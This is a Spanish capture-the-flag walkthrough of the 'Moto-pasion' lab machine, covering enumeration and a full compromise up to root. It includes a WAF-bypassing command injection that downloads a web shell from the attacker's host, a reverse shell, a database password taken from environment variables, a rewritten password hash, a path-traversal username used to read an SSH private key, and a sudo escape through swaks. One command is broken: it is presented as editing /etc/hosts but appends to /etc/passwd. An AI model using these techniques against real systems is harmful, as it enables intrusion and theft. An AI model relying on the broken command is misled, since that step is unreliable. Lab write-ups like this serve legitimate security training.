# Moto-pasion.thl

- Dificultad: Hard
- #web | #command-injection | #portforwarding | #mysql | #ssh-keygen | #LFI | #Enumeracion-Subdominios
- IP: 192.168.1.130

## Reconocimiento

Empiezo haciendo un `ping` a la maquina victima para enviar un paquete ICMP y comprobar que se encuentra activa.

```
ping -c1 192.168.1.130

PING 192.168.1.130 (192.168.1.130) 56(84) bytes of data.
64 bytes from 192.168.1.130: icmp_seq=1 ttl=64 time=2.65 ms

--- 192.168.1.130 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.652/2.652/2.652/0.000 ms
```

vemos un ttl `time to live` de 64 así que ya sabemos que estamos ante una maquina Linux

> El **TTL (Time To Live)** en el comando `ping` es un valor que indica el **tiempo de vida máximo** de un paquete en la red antes de ser descartado.
>
> TTL - 64 - Linux
> TTL - 128 - Windows

## Escaneo de Puertos

Después de identificar el SO de la maquina podemos hacer un escaneo de puertos para ver que puertos están abiertos dentro del sistema

```
sudo nmap -p- --open -sS --min-rate 5000 -Pn -n 192.168.1.130 -oG allPorts

Nmap scan report for 192.168.1.130
Host is up (0.00099s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
```

```
80/tcp open  http
MAC Address: 00:0C:29:66:F1:B5 (VMware)
```

`-p-` : Para hacer un escaneo a las **65535 puertos**
`--open` : Solo me mostrara los puertos abiertos
`-sS` : Modo de **escaneo TCP SYN**, no concluye la conexión, lo que hace el escaneo más ágil
`--min-rate 5000` : Envia como minino 5000 paquetes por segundo, haciendo que el escaneo sea mas ruidoso pero rapido
`-Pn` : Omitir el **descubrimiento de host (ARP)**
`-n` : No aplicara resolución DNS

Realizare un segundo escaneo para obtener un poco mas de informacion sobre esos puertos gracias a los scripts de nmap

> Los scripts de nmap se guardan en **/usr/share/nmap/scripts/-**

```
sudo nmap -p22,80 -sCV --min-rate 5000 -Pn -n -vvv 192.168.1.130 -oN target

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 2a:6c:75:96:15:6a:91:b2:63:0f:8d:99:37:ed:c6:6e (ECDSA)
|_  256 fe:5f:fd:44:8a:94:85:b5:02:15:10:58:d7:4f:89:30 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://moto-pasion.thl/
|_http-server-header: nginx/1.24.0 (Ubuntu)
MAC Address: 00:0C:29:66:F1:B5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

`-p22,80` : indico q la enumeración solo van a hacer en esos 2 puertos
`-sCV` : Identificara la versión de los servicios y ejecuta scripts de reconocimiento

vemos gracias al `http-title` que la web nos redirige al dominio **moto-pasion.thl** asi que para que nuestra maquina lo entienda tendremos que meterlo en el **/etc/hosts**

```
echo "192.168.1.130 moto-pasion.thl" | sudo tee -a /etc/hosts
```

> **¿Por que el /etc/hosts?**
>
> 1. **Primero**: Consulta el archivo `/etc/hosts` (en Windows: `C:\Windows\System32\drivers\etc\hosts` )
> 2. **Solo si no encuentra el dominio allí**: Pregunta a los servidores DNS configurados

> 3. **Si los DNS tampoco lo resuelven**: Finalmente falla con "DNS resolution failed"

# Enumeración Web

Antes de empezar a ver la pagina podemos utilizar herramientas como `wappalyzer` o `whatweb` para ver que tecnologías usa la web ya sea lenguajes de programación, CMS, etc.

```
whatweb -v http://moto-pasion.thl/

[200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux]
[nginx/1.24.0 (Ubuntu)], IP[192.168.1.130], Title[Moto Pasion],
nginx[1.24.0]
```

`-v` : Nos estructurara todas las tecnologías que enumera y nos dará una breve explicación de ellas

(no vemos nada interesante)

# Enumeración de subdominios

Ya que no hay ninguna tecnología interesante vamos a enumerar subdominios de la maquina para aumentar nuestro rango de ataque

```
ffuf -u http://192.168.1.130/ -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H
"Host: FUZZ.moto-pasion.thl" -c -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : http://192.168.1.130/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt
 :: Header           : Host: FUZZ.moto-pasion.thl
 :: Follow redirects : false
 :: Calibration      : false
```


```
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
---------------------------------------------------

blog                    [Status: 200, Size: 2021, Words: 554, Lines: 59,
Duration: 6ms]
```

`-u` : Indicamos la URL
`-w` : Indicamos la wordlists
`-H` : Agregamos una cabecera

descubrimos el subdominio `blog` así que lo agregaremos también al **/etc/hosts**

```
echo "192.168.1.130" | sudo tee -a /etc/passwd
```

una vez tengamos todo lo que podamos bien enumerado ya podremos acceder a la web para ver q nos encontramos.




Al hacer clic en el link **Alerta Moto** podemos ver el siguiente cuestionario.

# ¿No encuentras la moto que buscas?

**Adelantaté y registrate para recibir un correo electrónico cada vez que se publiqué una nueva moto**

**Si necesita ayuda ve AQUÍ**

**Marca:**


**Modelo:**

**Teléfono:**

**Email:**

**¡AVISAME!**

si escribimos cualquier cosa en estos campos veremos un mensaje de error





abriremos burpsuite para mas comodidad y tener un mejor manejo de la petición

al parecer en el parámetro **mark** tenemos que poner una marca de moto valida, para ello en el mismo cuestionario tenemos un link el cual nos dice que marcas son validas

y aqui podemos ver todas las marcas validas

Si indicamos alguna marca de las que salen en la web ya no tendremos ese aviso




# Explotación Web

vemos que ninguno de los cambios se refleja en la respuesta del servidor así que podríamos descartar las siguientes vulnerabilidades

1. XSS (Pero no Bind XSS)
2. SSTI (Aparte, no tiene ninguna plantilla)
3. SQLi (No obtengo cambios en la web tras probar algunos payloads)

podríamos probar un command injection pero al hacerlo obtenemos el siguiente mensaje

## Análisis de vulnerabilidad

```
11 Referer: http://moto-pasion.thl/alerta-moto/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 mark=Honda&model=test;id&phonenumber=test&email=test%40test.com
```

```
62
63      <div id="notification-area">
64        <div id="alert-box" class="alert alert-danger alert-dismissible
          fade show" role="alert">
65          ALERTA: Entrada maliciosa detectada o campos incompletos.
          </div>
```

asi que ya sabemos por donde tirar, vamos a intentar bypassear este WAF

para ello utilizamos el siguiente payload

```
`c''u''r''l+http://192.168.1.128/cmd.php>cmd.php`
```

de esta forma bypassearemos el WAF y descargaremos un archivo cmd.php para obtener una revshell y no tener q seguir bypasseando el WAF

ahora si accedemos a [http://moto-pasion.thl/alerta-moto/cmd.php?a=id](http://moto-pasion.thl/alerta-moto/cmd.php?a=id) ya tendremos ejecución de comandos sin WAF

así que nos pondremos en escucha con **penelope** por el puerto **666** para conseguir revshell en la maquina

Decido enumerar puertos internos que están corriendo en la maquina

```
ss -tulpn
```

```
developer@TheHackersLabs-Motopasion:~$ ss -tulpn
Netid    State      Recv-Q     Send-Q             Local Address:Port          Peer Address:Port    Process
udp      UNCONN     0          0                     127.0.0.54:53                0.0.0.0:*
udp      UNCONN     0          0                  127.0.0.53%lo:53                0.0.0.0:*
udp      UNCONN     0          0            192.168.1.130%ens33:68                0.0.0.0:*
tcp      LISTEN     0          4096               127.0.0.53%lo:53                0.0.0.0:*
tcp      LISTEN     0          70                     127.0.0.1:33060             0.0.0.0:*
tcp      LISTEN     0          100                    127.0.0.1:25                0.0.0.0:*
tcp      LISTEN     0          4096                   127.0.0.1:8000              0.0.0.0:*
tcp      LISTEN     0          4096                  127.0.0.54:53                0.0.0.0:*
tcp      LISTEN     0          151                    127.0.0.1:3306              0.0.0.0:*
tcp      LISTEN     0          511                      0.0.0.0:80                0.0.0.0:*        users:(("nginx",pid=1172,fd=5),("nginx",pid=1171,fd=5))
tcp      LISTEN     0          100                         [::1]:25                  [::]:*
tcp      LISTEN     0          4096                           *:22                       *:*
developer@TheHackersLabs-Motopasion:~$
```

Vemos q tiene el puerto donde mysql suele correr normalmente y un puerto 8000 q parece ser una web.

# developer -> admin

primero voy a enumerar el mysql, despues de mirar durante un buen rato la contraseña del mysql esta en las variables de entorno

```
env

LESSOPEN=| /usr/bin/lesspipe %s
USER=developer
SHLVL=2
LC_CTYPE=C.UTF-8
DB_PASS=hsVDaTtstnrrm
_=/usr/bin/env
```

asi que entro en la base de datos y enumero tablas, columnas y valores.

```
mysql -u developer -p
```

una vez dentro y enumerada las tablas vemos la siguiente información del usuario

```
mysql> select * from users;
+----+---------------+--------------------------------------------------------------+
| id | user          | password                                                     |
+----+---------------+--------------------------------------------------------------+
|  1 | administrator | $2y$12$m2aJahjLu4d1Njy0kme1eOfwd9kq8Rb4i4VftzcgOWus9sr.jr/Le |
|  2 | tester        | $2y$12$KVoB8o4sK.ZyT7ANt.ue7e1CpW7X1TrXOJvaz9evzfD.qJXI1l1ku |
+----+---------------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
```

podríamos suponer que son las contraseñas de la web q corre internamente por el puerto 8000 ya que no tenemos ningún otro usuario dándonos a entender que no esta abierta al publico, asi que vamos a actualizar la contraseña del usuario.

para crear el hash bcrypt utilize la siguiente web: https://bcrypt-generator.com/

```
> update users set
password='$2a$12$EXfeUM7uJayDukvqGRv8LeHh3wIkKB61wOSliACswpOlqKutyP3u.'
where id=2;
```

una vez actualizado haremos portforwarding al puerto 8000 para ver si podemos entrar con la contraseña q hemos modificado.

para ello primero creare una clave ssh para el portforwarding


```
ssh-keygen
```

le daremos todo a enter y simplemente copiaremos en la carpeta `.ssh` la el **.pub a la authorized_keys**

y ahora si haremos el port-forwarding por ssh

```
ssh -L 9090:127.0.0.1:8000 developer@192.168.1.130 -i id_rsa
```

ahora si accedemos al localhost por el puerto 9090, tendremos la web




si ponemos las credenciales `tester:password` podremos acceder al dashboard de la web

A partir del mensaje `No se puede leer /var/mail/tester` podemos suponer:

- Posible falta de permisos
- Archivo que quizás no exista
- La ruta parece ser /var/mail/<nombre_usuario>
    - La ruta va a depender de nuestro usuario

```
> update users set user='../../../home/admin/.ssh/id_rsa' where id=2;
```

ahora si nos logeamos de nuevo con las siguientes credenciales `../../../home/admin/.ssh/id_rsa:` vamos a poder leer el id_rsa del user admin

# admin -> root

ahora entrare con el usuario admin

```
ssh -i id_rsa2 admin@192.168.1.130
```

para escalar a root simplemente simplemente tuve que hacer un `sudo -l` para ver el binario swaks y aprovecharnos de el de la siguiente manera:

```
sudo swaks --help
!/bin/bash
```